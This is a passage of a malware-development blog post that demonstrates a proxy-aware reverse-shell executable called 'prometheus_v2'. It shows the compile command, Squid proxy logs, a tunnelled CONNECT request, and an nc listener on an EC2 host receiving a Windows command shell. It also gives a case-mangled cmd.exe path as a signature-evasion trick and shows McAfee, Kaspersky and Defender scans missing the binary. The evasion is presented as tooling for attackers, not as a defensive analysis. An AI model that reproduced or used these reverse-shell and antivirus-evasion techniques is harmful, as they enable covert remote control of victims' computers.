[2.4.3-RELEASE][admin@pfSense.localdomain]/var/squid/logs: tail -f access.log

1537196799.586  25257 192.168.195.1 TCP_MISS/200 378 POST http://91.108.56.130/api - HIER_DIRECT/91.108.56.130 application/octet-stream
1537196823.533   1795 192.168.195.1 TAG_NONE/503 0 CONNECT ec2-[redacted].compute-1.amazonaws.com:443 - HIER_NONE/- -
1537196825.244  25652 192.168.195.1 TCP_MISS/200 378 POST http://91.108.56.130/api - HIER_DIRECT/91.108.56.130 application/octet-stream
1537196830.370   1771 192.168.195.1 TAG_NONE/503 0 CONNECT ec2-[redacted].compute-1.amazonaws.com:443 - HIER_NONE/- -
1537196837.296   1800 192.168.195.1 TAG_NONE/503 0 CONNECT ec2-[redacted].compute-1.amazonaws.com:443 - HIER_NONE/- -
1537196844.152   1748 192.168.195.1 TAG_NONE/503 0 CONNECT ec2-[redacted].compute-1.amazonaws.com:443 - HIER_NONE/- -
```

```
PS C:\Users\Paranoid Ninja\Documents\personal\scriptdotsh.com\my_blogs\EvadingML\part2\ScriptDotSh-MalwareDevelopment> g++ prometheus_v2.cpp -o prometheus_v2.exe -lws2_32 -lwininet -s -ffuncti
on-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
PS C:\Users\Paranoid Ninja\Documents\personal\scriptdotsh.com\my_blogs\EvadingML\part2\ScriptDotSh-MalwareDevelopment> .\prometheus_v2.exe
Proxy Connection: 192.168.195.130:8080
Proxy Server: 192.168.195.130
Proxy Port: 8080
```

Wireshark · Follow HTTP Stream (tcp.stream eq 10) · wireshark_3FB9BF18-1F86-4028-92C5-5187956120A5_20180917203651_a09196

```
CONNECT ec2-[redacted].compute-1.amazonaws.com:443 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 0
Connection: keep-alive
Host: [redacted].compute-1.amazonaws.com
```

```
root@ip-172-31-95-129:/home/ubuntu# nc -lnvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [redacted] port 443 [tcp/*] accepted (family 2, sport 6040)
Microsoft Windows [Version 10.0.17134.285]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Paranoid Ninja\Documents\personal\scriptdotsh.com\my_blogs\EvadingML\pa
rt2\ScriptDotSh-MalwareDevelopment>
```


Make sure you replace the hostname in the HTTP request to your hostname that you want to connect.

Signature based AV Evasion

The simplest way to evade the Signature based AV is to just replace **cmd.exe** from my previous blogpost to something like this **"C:\WiNdOWs\SyStEm32\cMd.exE"**. Yes, it is this simple. Similarly, there are other methods of obfuscation as well which can be used to execute CMD or PowerShell. This blogpost has already gotten too big, and I won't be delving deeper into the Signature Based Evasion since they are pretty easy to do so by modifying tids and bits of the source code itself.

Our main evasion will be towards the **Evading Machine Learning Antiviruses** i.e. with Symantec EP(SEP) and Windows Cloud Defender(MAPS) which we will be doing in the next blogpost. And Oh Boy! That ain't gonna be this easy! And that's when we are going to do runtime encryption, code obfuscation, pointer manipulation and multi-staged malwares.

McAfee AV Evasion:



Issues

0

Custom Scan is done

We didn't find any issues on your PC.
No action needed.

No Issues Found
During your scan, we didn't find any viruses, spyware, or other threats. Remember, you can run a full scan anytime to thoroughly check your PC for threats.

Scan Summary
Total: 1
- Files: 1
- Processes: 0


...es that track you online

...ting the cookies and trackers you've picked up online.

Your 1-day security report 1/2

17/09/2018
Your last scan

Kaspersky AV Evasion:



No running scans

No running scan tasks.

Recent scans

Scan of file "prometheus_v2.exe" — 3 minutes ago
Safe: no threats detected.
Detailed report 1 file.

Scan of file "prometheus_v2.exe" — 6 minutes ago
Safe: no threats detected.
Detailed report 1 file.

License: 31 days remaining

22:29
22:26

Selective Scan

Detected
0

Deleted
0

Not disinfected
0

Release date of databases used for scan
Today, 17-09-2018 14:31


Total duration
0 seconds

Completion time
Today, 17-09-2018 22:29

Details

ENG 22:33 17-09-2018

Windows Defender AV Evasion:



Name	Date modified	Type	Size
.git	17-Sep-18 8:48 PM	File folder	
squid_conf	17-Sep-18 9:12 AM	File folder	
prometheus.cpp	17-Sep-18 9:10 AM	CPP File	4 KB
prometheus_v2.cpp	17-Sep-18 10:56 PM	CPP File	5 KB
prometheus_v2.exe	17-Sep-18 10:57 PM	Application	21 KB
README.md	17-Se		

Virus & threat protection

View threat history, scan for viruses and other threats, specify protection settings, and get protection updates.

Threat history

Last scan: 17-Sep-18 (custom scan)

0 Threats found

1 Files scanned

Virus & threat protection settings

No action needed.

Virus & threat protection updates

Protection definitions are up to date.

Last update: 8:43 AM Monday, September 17, 2018

Ransomware protection

No action needed.

2 Comments

Hello, i tested you source code, but i can't recive any request. Part 1 work perfectly, but Part 2 not.

goodman 1 year ago

Log in to Reply

Can you post a screenshot of the issue? What error are you getting? Do you have a proxy up and running?

scriptdotsh 1 year ago

Log in to Reply

Leave a Reply

You must be logged in to post a comment.